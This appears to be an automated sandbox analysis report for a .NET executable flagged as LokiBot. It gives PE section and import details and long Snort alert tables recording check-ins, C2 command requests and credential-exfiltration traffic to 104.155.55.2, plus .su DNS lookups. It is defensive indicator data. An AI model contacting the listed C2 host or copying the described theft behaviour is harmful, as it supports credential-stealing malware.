IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x7638c	0x76400	False	0.804710210755814	data	7.609356662747534	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0x7a000	0x42c	0x600	False	0.2799479166666667	data	2.4137483306892307	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x7c000	0xc	0x200	False	0.044921875	data	0.10191042566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x7a058	0x3d0	data		

Imports	
DLL	**Import**
mscoree.dll	_CorExeMain

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
104.155.55.2192.168.2.380497452025483 06/23/22-18:08:31.463728	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49745	104.155.55.2	192.168.2.3
192.168.2.3104.155.55.249896802825766 06/23/22-18:10:16.412962	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49896	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249744802024312 06/23/22-18:08:28.518392	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49744	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249842802024313 06/23/22-18:09:36.768062	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49842	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249773802025381 06/23/22-18:08:56.128163	TCP	2025381	ET TROJAN LokiBot Checkin	49773	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249787802024318 06/23/22-18:09:17.520239	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49787	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8.852487532014169 06/23/22-18:09:36.710116	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	52487	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.249745802025381 06/23/22-18:08:30.578499	TCP	2025381	ET TROJAN LokiBot Checkin	49745	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249867802024318 06/23/22-18:10:03.646769	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49867	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249772802024318 06/23/22-18:08:53.475797	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49772	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8.850778532014169 06/23/22-18:08:56.029740	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	50778	53	192.168.2.3	8.8.8.8
104.155.55.2192.168.2.380497492025483 06/23/22-18:08:35.758181	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49749	104.155.55.2	192.168.2.3
192.168.2.3104.155.55.249772802024313 06/23/22-18:08:53.475797	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49772	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249777802024313 06/23/22-18:09:04.362566	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49777	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8.862547532014169 06/23/22-18:09:27.695746	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	62547	53	192.168.2.3	8.8.8.8

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3104.155.55.249754802024318 06/23/22-18:08:45.504366	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49754	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249807802025381 06/23/22-18:09:22.064496	TCP	2025381	ET TROJAN LokiBot Checkin	49807	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249773802825766 06/23/22-18:08:56.128163	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49773	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249754802024313 06/23/22-18:08:45.504366	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49754	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249780802024313 06/23/22-18:09:08.917855	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49780	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249751802021641 06/23/22-18:08:43.382677	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49751	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249832802024313 06/23/22-18:09:27.755282	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49832	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249781802025381 06/23/22-18:09:11.023804	TCP	2025381	ET TROJAN LokiBot Checkin	49781	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249867802024313 06/23/22-18:10:03.646769	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49867	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249892802021641 06/23/22-18:10:09.603862	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49892	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8.860640532014169 06/23/22-18:09:10.958098	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	60640	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.249780802024318 06/23/22-18:09:08.917855	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49780	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249749802024313 06/23/22-18:08:34.891799	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49749	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249749802024318 06/23/22-18:08:34.891799	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49749	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8.864635532014169 06/23/22-18:10:03.591385	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	64635	53	192.168.2.3	8.8.8.8
104.155.55.2192.168.2.380497732025483 06/23/22-18:08:56.994402	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49773	104.155.55.2	192.168.2.3
192.168.2.38.8.8.8.864452532014169 06/23/22-18:08:47.827784	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	64452	53	192.168.2.3	8.8.8.8
104.155.55.2192.168.2.380497752025483 06/23/22-18:09:00.835939	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49775	104.155.55.2	192.168.2.3
104.155.55.2192.168.2.380497772025483 06/23/22-18:09:05.276468	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49777	104.155.55.2	192.168.2.3
192.168.2.3104.155.55.249858802025381 06/23/22-18:09:55.746969	TCP	2025381	ET TROJAN LokiBot Checkin	49858	80	192.168.2.3	104.155.55.2

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
104.155.55.2192.168.2.380498072025483 06/23/22-18:09:22.916760	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49807	104.155.55.2	192.168.2.3
192.168.2.3104.155.55.249744802024317 06/23/22-18:08:28.518392	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49744	80	192.168.2.3	104.155.55.2
104.155.55.2192.168.2.380497802025483 06/23/22-18:09:09.874479	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49780	104.155.55.2	192.168.2.3
192.168.2.3104.155.55.249879802021641 06/23/22-18:10:05.859589	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49879	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249745802825766 06/23/22-18:08:30.578499	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49745	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8498735 32014169 06/23/22-18:08:34.825260	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	49873	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.249775802825766 06/23/22-18:08:59.805159	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49775	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8630835 32014169 06/23/22-18:10:09.542700	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	63083	53	192.168.2.3	8.8.8.8
104.155.55.2192.168.2.380497502025483 06/23/22-18:08:41.569598	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49750	104.155.55.2	192.168.2.3
192.168.2.3104.155.55.249865802024313 06/23/22-18:09:59.728406	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49865	80	192.168.2.3	104.155.55.2
104.155.55.2192.168.2.380497712025483 06/23/22-18:08:51.674694	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49771	104.155.55.2	192.168.2.3
104.155.55.2192.168.2.380497542025483 06/23/22-18:08:46.411556	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49754	104.155.55.2	192.168.2.3
192.168.2.3104.155.55.249781802825766 06/23/22-18:09:11.023804	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49781	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8638615 32014169 06/23/22-18:09:13.136252	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	63861	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.249746802024318 06/23/22-18:08:32.826506	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49746	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249858802825766 06/23/22-18:09:55.746969	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49858	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249771802025381 06/23/22-18:08:50.748195	TCP	2025381	ET TROJAN LokiBot Checkin	49771	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249832802024318 06/23/22-18:09:27.755282	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49832	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249765802025381 06/23/22-18:08:48.152005	TCP	2025381	ET TROJAN LokiBot Checkin	49765	80	192.168.2.3	104.155.55.2
104.155.55.2192.168.2.380498672025483 06/23/22-18:10:04.550873	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49867	104.155.55.2	192.168.2.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3104.155.55.249750802825766 06/23/22-18:08:40.626646	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49750	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249795802024313 06/23/22-18:09:20.096905	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49795	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249795802024318 06/23/22-18:09:20.096905	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49795	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8652665 32014169 06/23/22-18:08:43.324751	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	65266	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.249743802025381 06/23/22-18:08:26.365310	TCP	2025381	ET TROJAN LokiBot Checkin	49743	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8559235 32014169 06/23/22-18:08:26.293119	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	55923	53	192.168.2.3	8.8.8.8
192.168.2.38.8.8.8574215 32014169 06/23/22-18:08:32.768385	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	57421	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.249895802024318 06/23/22-18:10:14.615169	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49895	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8590655 32014169 06/23/22-18:09:47.565594	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	59065	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.249895802024313 06/23/22-18:10:14.615169	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49895	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8528105 32014169 06/23/22-18:08:53.418184	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	52810	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.249783802825766 06/23/22-18:09:13.286095	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49783	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249856802025381 06/23/22-18:09:47.624966	TCP	2025381	ET TROJAN LokiBot Checkin	49856	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249746802024313 06/23/22-18:08:32.826506	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49746	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249787802024313 06/23/22-18:09:17.520239	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49787	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8593905 32014169 06/23/22-18:09:02.005884	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	59390	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.249778802025381 06/23/22-18:09:06.486197	TCP	2025381	ET TROJAN LokiBot Checkin	49778	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249865802024318 06/23/22-18:09:59.728406	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49865	80	192.168.2.3	104.155.55.2
104.155.55.2192.168.2.380498952025483 06/23/22-18:10:15.552607	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49895	104.155.55.2	192.168.2.3
104.155.55.2192.168.2.380498962025483 06/23/22-18:10:17.418004	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49896	104.155.55.2	192.168.2.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3104.155.55.249744802021641 06/23/22-18:08:28.518392	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49744	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249842802021641 06/23/22-18:09:36.768062	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49842	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8.858625532014169 06/23/22-18:08:50.688333	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	58625	53	192.168.2.3	8.8.8.8
104.155.55.2192.168.2.380497652025483 06/23/22-18:08:49.079457	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49765	104.155.55.2	192.168.2.3
192.168.2.3104.155.55.249772802021641 06/23/22-18:08:53.475797	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49772	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249765802024313 06/23/22-18:08:48.152005	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49765	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249865802825766 06/23/22-18:09:59.728406	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49865	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249751802025381 06/23/22-18:08:43.382677	TCP	2025381	ET TROJAN LokiBot Checkin	49751	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249775802024318 06/23/22-18:08:59.805159	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49775	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249776802825766 06/23/22-18:09:02.062353	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49776	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8.864412532014169 06/23/22-18:09:22.007803	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	64412	53	192.168.2.3	8.8.8.8
192.168.2.38.8.8.8.857442532014169 06/23/22-18:09:30.935127	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	57442	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.249856802825766 06/23/22-18:09:47.624966	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49856	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249754802021641 06/23/22-18:08:45.504366	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49754	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249896802024313 06/23/22-18:10:16.412962	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49896	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8.853802532014169 06/23/22-18:08:40.300507	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	53802	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.249751802825766 06/23/22-18:08:43.382677	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49751	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249892802024313 06/23/22-18:10:09.603862	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49892	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249892802024318 06/23/22-18:10:09.603862	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49892	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249750802024313 06/23/22-18:08:40.626646	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49750	80	192.168.2.3	104.155.55.2

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
104.155.55.2192.168.2.380497952025483 06/23/22-18:09:21.018222	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49795	104.155.55.2	192.168.2.3
192.168.2.3104.155.55.249856802021641 06/23/22-18:09:47.624966	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49856	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249750802024318 06/23/22-18:08:40.626646	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49750	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249773802021641 06/23/22-18:08:56.128163	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49773	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8.855795532014169 06/23/22-18:09:59.580734	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	55795	53	192.168.2.3	8.8.8.8
104.155.55.2192.168.2.380497512025483 06/23/22-18:08:44.299706	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49751	104.155.55.2	192.168.2.3
192.168.2.3104.155.55.249865802021641 06/23/22-18:09:59.728406	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49865	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249776802021641 06/23/22-18:09:02.062353	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49776	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8.859795532014169 06/23/22-18:08:59.746955	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	59795	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.249896802024318 06/23/22-18:10:16.412962	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49896	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249777802025381 06/23/22-18:09:04.362566	TCP	2025381	ET TROJAN LokiBot Checkin	49777	80	192.168.2.3	104.155.55.2
104.155.55.2192.168.2.380498652025483 06/23/22-18:10:00.690473	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49865	104.155.55.2	192.168.2.3
192.168.2.3104.155.55.249783802025381 06/23/22-18:09:13.286095	TCP	2025381	ET TROJAN LokiBot Checkin	49783	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249795802021641 06/23/22-18:09:20.096905	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49795	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249780802025381 06/23/22-18:09:08.917855	TCP	2025381	ET TROJAN LokiBot Checkin	49780	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249838802025381 06/23/22-18:09:30.995615	TCP	2025381	ET TROJAN LokiBot Checkin	49838	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8.864589532014169 06/23/22-18:09:55.686777	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	64589	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.249749802025381 06/23/22-18:08:34.891799	TCP	2025381	ET TROJAN LokiBot Checkin	49749	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249858802024318 06/23/22-18:09:55.746969	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49858	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249775802024313 06/23/22-18:08:59.805159	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49775	80	192.168.2.3	104.155.55.2

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3104.155.55.249858802024313 06/23/22-18:09:55.746969	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49858	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249754802825766 06/23/22-18:08:45.504366	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49754	80	192.168.2.3	104.155.55.2
104.155.55.2192.168.2.380497782025483 06/23/22-18:09:07.428229	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49778	104.155.55.2	192.168.2.3
192.168.2.3104.155.55.249795802825766 06/23/22-18:09:20.096905	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49795	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249879802025381 06/23/22-18:10:05.859589	TCP	2025381	ET TROJAN LokiBot Checkin	49879	80	192.168.2.3	104.155.55.2
104.155.55.2192.168.2.380497812025483 06/23/22-18:09:11.937966	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49781	104.155.55.2	192.168.2.3
192.168.2.3104.155.55.249842802024318 06/23/22-18:09:36.768062	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49842	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249850802025381 06/23/22-18:09:41.932837	TCP	2025381	ET TROJAN LokiBot Checkin	49850	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249746802825766 06/23/22-18:08:32.826506	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49746	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8.860195532014169 06/23/22-18:10:16.356290	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	60195	53	192.168.2.3	8.8.8.8
104.155.55.2192.168.2.380497462025483 06/23/22-18:08:33.658945	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49746	104.155.55.2	192.168.2.3
192.168.2.38.8.8.8.858950532014169 06/23/22-18:09:41.871608	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	58950	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.249778802024318 06/23/22-18:09:06.486197	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49778	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249775802021641 06/23/22-18:08:59.805159	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49775	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249765802021641 06/23/22-18:08:48.152005	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49765	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249781802024313 06/23/22-18:09:11.023804	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49781	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249781802024318 06/23/22-18:09:11.023804	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49781	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249895802025381 06/23/22-18:10:14.615169	TCP	2025381	ET TROJAN LokiBot Checkin	49895	80	192.168.2.3	104.155.55.2
104.155.55.2192.168.2.380498792025483 06/23/22-18:10:06.706850	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49879	104.155.55.2	192.168.2.3
192.168.2.3104.155.55.249745802024318 06/23/22-18:08:30.578499	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49745	80	192.168.2.3	104.155.55.2

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.38.8.8.8581165 32014169 06/23/22-18:08:30.221090	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	58116	53	192.168.2.3	8.8.8.8
104.155.55.2192.168.2.38 0498322025483 06/23/22-18:09:28.697078	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49832	104.155.55.2	192.168.2.3
192.168.2.3104.155.55.24 9743802024312 06/23/22-18:08:26.365310	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49743	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9838802024318 06/23/22-18:09:30.995615	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49838	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9778802024313 06/23/22-18:09:06.486197	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49778	80	192.168.2.3	104.155.55.2
104.155.55.2192.168.2.38 0498382025483 06/23/22-18:09:31.916398	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49838	104.155.55.2	192.168.2.3
192.168.2.38.8.8.8649965 32014169 06/23/22-18:09:06.418101	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	64996	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.24 9750802021641 06/23/22-18:08:40.626646	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49750	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9773802024318 06/23/22-18:08:56.128163	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49773	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9856802024313 06/23/22-18:09:47.624966	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49856	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9838802024313 06/23/22-18:09:30.995615	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49838	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9746802025381 06/23/22-18:08:32.826506	TCP	2025381	ET TROJAN LokiBot Checkin	49746	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9787802025381 06/23/22-18:09:17.520239	TCP	2025381	ET TROJAN LokiBot Checkin	49787	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8627245 32014169 06/23/22-18:09:19.486245	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	62724	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.24 9773802024313 06/23/22-18:08:56.128163	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49773	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9807802024313 06/23/22-18:09:22.064496	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49807	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9856802024318 06/23/22-18:09:47.624966	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49856	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9879802825766 06/23/22-18:10:05.859589	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49879	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9776802024313 06/23/22-18:09:02.062353	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49776	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9772802825766 06/23/22-18:08:53.475797	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49772	80	192.168.2.3	104.155.55.2

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
104.155.55.2192.168.2.380497722025483 06/23/22-18:08:54.444254	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49772	104.155.55.2	192.168.2.3
192.168.2.3104.155.55.249850802021641 06/23/22-18:09:41.932837	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49850	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249807802024318 06/23/22-18:09:22.064496	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49807	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249743802024317 06/23/22-18:08:26.365310	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49743	80	192.168.2.3	104.155.55.2
